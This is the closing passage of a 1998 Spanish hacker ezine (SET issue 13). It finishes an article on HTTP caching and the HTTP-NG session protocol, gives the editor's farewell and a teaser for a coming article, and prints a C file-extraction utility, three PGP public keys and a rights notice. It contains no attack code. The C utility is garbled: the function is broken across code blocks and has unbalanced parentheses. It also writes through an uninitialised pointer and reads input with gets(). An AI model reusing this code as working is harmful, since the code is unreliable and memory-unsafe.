- caracteristicas que proporcionan una total transparencia cuando todas los elementos involucrados lo solicitan.
- caracteristicas que permiten al cliente y al servidor solicitar y negociar un funcionamiento no transparente.
- caracteristicas que permiten incluir advertencias en las respuestas cuando no es posible conservar la transparencia.

Un cache HTTP conservara siempre cualquier respuesta satisfactoria y puede enviarsela sin validacion al cliente si es reciente o tras una validacion del servidor si no lo es. Concretamente cualquier respuesta con los codigos de estado 200, 203, 206, 300, 301 o 410 (ver punto 6.1) puede ser conservada a menos que se prohíba explicitamente en la respuesta (Cache-Control: no-store). El cliente normalmente podra detectar cuando una respuesta proviene de un cache tan solo comparando la cabecera de fecha con la hora real del sistema.

Por motivos de seguridad y privacidad, se hace una distincion entre caches compartidos y no compartidos. Un cache no compartido solo es accesible por un unico usuario, el resto se consideran compartidos. Un cache compartido no podra conservar ninguna respuesta que incluya la cabecera de autorizacion.

## 8. HTTP-NG y SCP.

Hasta este momento la ultima version del protocolo HTTP que esta presente en el mercado es la HTTP/1.1. Sin embargo, desde hace algun tiempo se encuentra en fase de desarrollo una nueva version conocida como Next Generation Hypertext Transport Protocol o HTTP-NG. En la definicion de este protocolo se han utilizado algunas recomendaciones del estandar OSI. Asi pues, se ha olvidado la notacion "argumented Backus-Naur Form" (BNF), siendo reemplazada por ASN.1 junto a las reglas de codificacion PER (Packed encoding rules), lo que permite reducir el ancho de banda requerido. Tambien se ha optado por montar un protocolo de sesion entre el protocolo de transporte (TCP) y el propio HTTP, este ha sido denominado Session Control Protocol (SCP).

El SCP tiene un diseño muy simple, ofrece un servicio no confirmado sin negociación (solo se rechazan los mensajes erróneos). Permite a un cliente y a un servidor mantener varias comunicaciones a través de una única conexión de transporte.

### 8.1 Comportamiento.

El orden en el que se intercambian los mensajes (nivel de sincronismo) se negocia durante la conexión:

- si el nivel es sincrónico, el servidor debe completar cada operación antes de comenzar una nueva, y ha de hacerlo en el orden que has sido solicitadas.
- si el nivel es fuera de orden, el servidor ha de completar igualmente una operación antes de comenzar la siguiente, pero no es necesario que se respete el orden de recepción.
- si el nivel es interleaved, se pueden realizar varias operaciones a la vez y en cualquier orden.
- si el nivel es predictivo, además de enviar varias respuestas a la vez, el servidor puede enviar respuestas antes de recibir las peticiones correspondientes.

Durante el intercambio de mensajes el cliente puede enviar una petición de inicialización para cambiar los parámetros de la comunicación, por ejemplo el nivel de sincronismo. Antes de llevar a cabo la reinicialización, el servidor ha de completar todas las operaciones que queden pendientes.

Aun quedan muchos aspectos sin completar en la especificación del HTTP-NG, por lo que cualquier dato puede ser modificado en sucesivas revisiones. Para una información actualizada, se recomienda visitar el sitio web oficial del W3-Consortium:

<http://www.w3.org/hypertext/WWW/Protocols/HTTP-NG/>.

Trypsode: [gmag@lettera.skios.es](mailto:gmag@lettera.skios.es)

\*EOF\*

-[ 0x11 ]-----  
-[ DESPEDIDA ]-----  
-[ by Editor ]-----SET-13-

Bien, hasta aquí el número 13. Espero que hayais disfrutado tanto al leerla como nosotros al realizarla. Nada más recordaros que podéis colaborar en la realización de SET enviando vuestros artículos, preguntas y comentarios para la sección LA VOZ DEL LECTOR, bugs de seguridad para la sección correspondiente, noticias...

También podéis colaborar en el desarrollo de la web, el anillo, o simplemente haciendo un mirror de nuestro sitio oficial. Recordad que SET será tan buena como vosotros queráis. Si algo os parece que debiera ser tratado, criticado o comentado, venga, no os corteis. Participad del under hispano y demostrad que aquí también hay gente que merece la pena. Que se note nuestro buen hacer. Que luego no digan que el under hispano lo formamos uno. El under lo formamos TODOS.

SET 14 estará disponible para el día... que más quisieramos nosotros que asegurar el día con tanta antelación. Aunque quien sabe. Quizás dentro de poco avisemos de la fecha oficial de salida de SET 14. Lo único seguro es que la tendréis lista para dentro de unos dos meses, intentando cumplir esa periodicidad bimestral de la que tanto hemos hablado, y que en estos últimos números se ha extendido un poquito. Así que haciendo cálculos, SET 14 estará en... Abril.

Ya para despedirme, y parafraseando a Paseante...

Hagais lo que hagais,  
Tened cuidado ahí fuera.

SET <set-fw@bigfoot.com>

[ Última intervención no programada de Paseante:

Con permiso, disculpe sr.editor pero después del palo que me pegue para acabar a tiempo el artículo al menos dejeme dar un 'avance informativo'. Y reserveme unos 80k del próximo número

En SET 14 habrá muchas cosas y muy buenas, no se aún cuáles pero si que se UNA, SET 14 incorporará una "release" de la:

GUIA BASICA DEL ESCAMOTEO Y EL DESPISTE EN LA RED.

Todo lo necesario para crear confusión, armar jaleo, aparentar lo que no existe y hacer creer lo que no es.

Avalada por la Universidad de Navacarnero.]

\*EOF\*

```
-[ 0x12 ]-----
-[ SET-EXT ]-----
-[ by SET Staff ]-----SET-13-
```

Aquí teneis la primera version de la utilidad para extraer los fuentes de la ezine. Es una modificacion del extract incluido en Phrack.

Yo lo he probado, y funciona. Si teneis algun problema o preferis algun lenguaje, teneis dos opciones: esperar a SET 14, o usar las versiones que aparecen en el ultimo numero de Phrack, el 52.

```
<++> utils/set-ext.c
/* set-ext.c by Falken para SET
 *
 * SET - Saqueadores Edicion Tecnica, 1998
 *
 * Extrae fragmentos especialmente marcados en una estructura jerarquica de
 * directorios. Usar para extrare los fuentes incluidos en algunos de los
 * articulos de SET. Compatible con el programa 'extract.c' aparecido en
 * Phrack 50.
 *
 * UNIX: gcc -o set-ext set-ext.c
 * DOS/Windows: Cualquier compilador de C
 *
 * SET-EXT <fichero>
 */

#include <stdio.h>
#include <string.h>

void extraer (char *nombre)
{
char *c = "<++> ", *f = "<-->", b[256], *bp;
FILE *e, *s = NULL;
int l, n, i = 0;

l = strlen(c);
n = strlen(f);

if ( !(e = fopen (nombre, "r")) ) {
printf ("No se pudo abrir %s.\n", nombre);
return;
}
while (fgets (b, 256, e)) {
if (!strncmp (b, c, l)) {
b [strlen (b) - 1] = '\0';
if ((bp = strchr (b + l + 1, '/'))
while (bp) {
*bp = '\0';
mkdir (b + l, 0700);
*bp = '/';
bp = strchr (bp + 1, '/');
}
if ((s = fopen (b + l, "w"))
printf ("- Extrayendo %s\n", b + l);
else {
printf ("No se puede extraer '%s'\n", b + l);
return;
}
}
}
}
```

```

        else
            if (!strncmp (b, f, n)) {
                if (s) fclose (s);
                else {
                    printf ("Error cerrando fichero.\n");
                    return;
                }
            }
            else if (s) {
                fputs (b, s);
                i++;
            }
        }
        if (!i) printf ("No se encontraron etiquetas de extraccion.\n");
        fclose (e);
    }

int main (int argc, char **argv)
{
    int indice = 0;
    char *name;

    printf ("SET Split by Falken\n");
    printf ("SET - Saqueadores Edicion Tecnica, 1998\n");
    printf ("-----\n\n");
    if (argc < 2) {
        printf ("Deja en blanco para salir\n\n");
        do {
            *name = NULL;
            printf ("Fichero a escanear: ");
            gets (name);
            if (*name)
                extraer (name);
        } while (*name);
    }
    else if (argc >= 2)
        for (indice = 2; indice <= argc; indice++)
            extraer (argv [indice - 1]);

    return (0);
}
<-->

```

\*EOF\*

```

-[ 0x13 ]-----
-[ LLAVES ]-----
-[ by PGP ]-----SET-13-
    
```

```

<+> keys/set.asc
Type Bits/KeyID      Date      User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>
    
```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
    
```

```

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pJwT7Y+G11bASQeUMA
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSoezwkBK/Bo++zd9197hcd9HXbH05z1
tmyz9D1bpCiYNBhA08OaowfUv1H+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/laGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtSE/HaSTHz0HFUeg3J5KiqlVJfZUsn9xlgGJT1OckaQ
HaUBEXbYBP01YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yRjQebTYeJlMU6eCiql2J5deIFqg00QKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/rlnsbxWRcB5rm8KhQJRsoeLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0yglJL8fG0yrNfOEHQEW
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfce7DV4vVvM8w17ukCUdtAImRfxai5Edpy
N6g=
=U9LC
    
```

```

-----END PGP PUBLIC KEY BLOCK-----
<-->
    
```

```

<+> keys/falken.asc
Tipo Bits/Clave      Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken
    
```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
    
```

```

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgr+luboKxPDJ7jn/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLiIhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqr05eYecTUABRG0EkVsIFByb2ZlC29yIEZh
bGtlbokBFQMFEDOfm6auquj15h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTznrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErzbZHox/QMJYhYE+1AGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPJUYiQYA4zDDEu+f09ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fy41aVsXTq2JlJXWmdeer2m+8qRZ8GXsGqj2nXvOwVVs080AccS4=
=6czA
    
```

```

-----END PGP PUBLIC KEY BLOCK-----
<-->
    
```

```

<+> keys/paseante.asc
Tipo Bits/Clave      Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>
    
```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
    
```

```

mQCNAjMK8d4AAAEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
lJyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+dlyfRlkUMop2IaXoPRzXtn5xp
7aEfjv2PP95/A1612KyoTV4V2jpSeQZBU3wryDlK20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWZudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
    
```

```

/68S1AEBAZUFBACCM+X7hYGS0YeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdS1JBVV5v4eCTvU/
qX2bZIXsBVwXoQP3yzp0v5cuOhIoAzvT11UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

```

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ Derechos de lectura: Toda la pesa salvo los que pretendan usarlo para @
@ empapelarnos, para ellos vale 1.250 pts @
@ @
@ Derechos de redistribucion: Todo el que quiera sin modificar la revista @
@ @
@ Derechos de modificacion: Reservados @
@ @
@ Derechos de difusion: Libre para cualquiera que no gane dinero con ella @
@ (la pasta toda para mi!!), permiso previo quien @
@ pretenda sacar pelas. Citar la fuente en todo caso@
@ @
@ No-Hay-Derechos: Pues a fastidiarse, protestas al Defensor del Pueblo @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

```

Todo pasa y todo queda pero lo nuestro es pasar, pasar haciendo camino.

(C) Saqueadores 1998

\*EOF\*